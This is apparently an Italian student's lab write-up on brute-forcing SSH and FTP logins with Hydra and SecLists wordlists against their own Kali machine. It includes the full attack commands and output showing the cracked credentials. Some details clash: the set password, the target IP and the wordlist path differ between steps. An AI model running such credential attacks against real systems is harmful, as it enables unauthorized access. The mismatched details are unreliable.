

## PROGETTO - S6/L5

---

Il progetto di questa settimana ha un duplice scopo:


- Fare pratica con **Hydra** per crackare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione

L'esercizio si svolgerà in 2 fasi:

- Nella prima, vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Nella seconda, saremo liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rcp, telnet, autenticazione HTTP.

### 1. FASE 1 - ABILITAZIONE SSH E CRACKING

- Avviamo la macchina Kali Linux e inviamo il comando **sudo adduser test\_user** per creare un nuovo utente chiamato test\_user:



```
(kali@kali)-[~]
$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password: █
```

- Dopodiché impostiamo come password test\_pass.

- Ora avviamo il servizio ssh con **sudo service ssh start**:

```
(kali㉿kali)-[~]  
$ sudo service ssh start
```

- Ora testiamo la connessione ssh del nuovo utente appena creato, eseguendo il comando **ssh test\_user@192.168.5.5**, dove 192.168.5.5 è l'IP della macchina Kali:

```
(kali㉿kali)-[~]  
$ ssh test_user@192.168.5.5  
The authenticity of host '192.168.5.5 (192.168.5.5)' can't be established.  
ED25519 key fingerprint is SHA256:WlK3PF1LPs44oRNcVty7PU3EIg3KXkq3XwCq1d+fuF0.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.5.5' (ED25519) to the list of known hosts.  
test_user@192.168.5.5's password:  
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(test_user㉿kali)-[~]  
$
```

- A questo punto non ci resta che configurare **Hydra** per una sessione di cracking.
- Ipotizzando di non conoscere username e password utilizziamo delle liste per effettuare un attacco a dizionario. Usiamo gli switch **-L**, **-P**, che ci permettono di selezionare i file.txt contenenti milioni di username e password.
- Il comando sarà  
**hydra -L username\_list -P password\_list IP\_KALI -t 4 ssh.**

- Prima di lanciare il comando scarichiamo una collezione di username e password di **seclists**:

```
(kali@kali)-[~]
$ sudo apt-get install seclists
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 1880 not upgraded.
Need to get 526 MB of archives.
After this operation, 2,082 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2024.4-0kali1 [526 MB]
Fetched 526 MB in 6s (86.6 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 401828 files and directories currently installed.)
Preparing to unpack .../seclists_2024.4-0kali1_all.deb ...
Unpacking seclists (2024.4-0kali1) ...
Setting up seclists (2024.4-0kali1) ...
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for wordlists (2023.2.0) ...
```

- Queste cartelle contengono milioni di file da poter testare in un attacco a dizionario.
- Ora possiamo inviare il comando Hydra selezionando i **path** delle liste:

```
(kali@kali)-[~]
$ hydra -L /usr/share/seclists/Username/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.5 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 04:39:00
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545500000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.1.5:22/
```

- La stima di tempo per provare tutte le combinazioni è di 18 ore, quindi ho manipolato la lista degli username inserendo in cima alla lista l'username di mio interesse e la lista delle password inserendo non troppo in basso la password test\_password, in modo che venisse impiegato meno tempo, poi ho di nuovo mandato il comando e questo è il risultato:

```
[ATTEMPT] target 192.168.1.5 - login test_user - pass 2xcvbnm - 40 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.1.5 - login "test_user" - pass "asdfgh" - 41 of 8295464295456 [child 0] (0/0)
[ATTEMPT] target 192.168.1.5 - login "test_user" - pass "hunter" - 42 of 8295464295456 [child 2] (0/0)
[ATTEMPT] target 192.168.1.5 - login "test_user" - pass "test_password" - 43 of 8295464295456 [child 3] (0/0)
[22][ssh] host: 192.168.1.5 login: test_user password: test_password
[ATTEMPT] target 192.168.1.5 - login "info" - pass "123456" - 1000002 of 8295464295456 [child 3] (0/0)
[ATTEMPT] target 192.168.1.5 - login "info" - pass "password" - 1000003 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.1.5 - login "info" - pass "12345678" - 1000004 of 8295464295456 [child 3] (0/0)
[ATTEMPT] target 192.168.1.5 - login "info" - pass "qwerty" - 1000005 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.1.5 - login "info" - pass "123456789" - 1000006 of 8295464295456 [child 3] (0/0)
[ATTEMPT] target 192.168.1.5 - login "info" - pass "12345" - 1000007 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.1.5 - login "info" - pass "1234" - 1000008 of 8295464295456 [child 3] (0/0)
```

- Il programma ha trovato la giusta combinazione.

## 2. FASE 2 - ABILITAZIONE FTP E CRACKING

- Prima di tutto installiamo il servizio FTP con il comando **sudo apt install vsftpd**:

```
(kali@kali)-[~]
└─$ sudo apt install vsftpd
[sudo] password for kali:
Installing:
vsftpd
Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1880
Download size: 142 kB
Space needed: 352 kB / 53.3 GB available
Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1 [142 kB]
Fetched 142 kB in 0s (523 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 408178 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13.1_amd64.deb ...
Unpacking vsftpd (3.0.3-13.1) ...
Setting up vsftpd (3.0.3-13.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty + /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.3.1) ...
```

- Ora avviamo il servizio:

```
(kali@kali)-[~]
└─$ sudo service vsftpd start
```

- Ora possiamo inviare il comando **hydra** modificando il parametro da **-t4** a **-t10** e modificando il servizio da **ssh** a **ftp**:

```
(kali@kali)-[/etc]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.5 -t10 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 07:10:17
[DATA] max 10 tasks per 1 server, overall 10 tasks, 8295464295456 login tries (l:8295456/p:1000001), ~829546429546 tries per task
[DATA] attacking ftp://192.168.1.5:21/
```

- La -t definisce il numero di task, ovvero quante combinazioni può provare per volta, da tenere presente che un numero molto basso di task può rendere il processo davvero lungo mentre un numero troppo alto potrebbe creare problemi al programma.

- Questo è il risultato:

```
[ATTEMPT] target 192.168.1.5 - login "test_user" - pass "jennifer" - 39 of 8295464295456 [child 6] (0/0)
[ATTEMPT] target 192.168.1.5 - login "test_user" - pass "zxcvbnm" - 40 of 8295464295456 [child 9] (0/0)
[ATTEMPT] target 192.168.1.5 - login "test_user" - pass "asdfgh" - 41 of 8295464295456 [child 3] (0/0)
[ATTEMPT] target 192.168.1.5 - login "test_user" - pass "hunter" - 42 of 8295464295456 [child 7] (0/0)
[ATTEMPT] target 192.168.1.5 - login "test_user" - pass "test_password" - 43 of 8295464295456 [child 8] (0/0)
[21][ftp] host: 192.168.1.5 login: test_user password: test_password
[ATTEMPT] target 192.168.1.5 - login "info" - pass "123456" - 1000002 of 8295464295456 [child 8] (0/0)
[ATTEMPT] target 192.168.1.5 - login "info" - pass "password" - 1000003 of 8295464295456 [child 6] (0/0)
[ATTEMPT] target 192.168.1.5 - login "info" - pass "12345678" - 1000004 of 8295464295456 [child 0] (0/0)
[ATTEMPT] target 192.168.1.5 - login "info" - pass "qwerty" - 1000005 of 8295464295456 [child 1] (0/0)
[ATTEMPT] target 192.168.1.5 - login "info" - pass "123456789" - 1000006 of 8295464295456 [child 2] (0/0)
```

- Come si vede questa volta viene specificata la porta 21 dato che il servizio **ftp** lavora su quest'ultima.



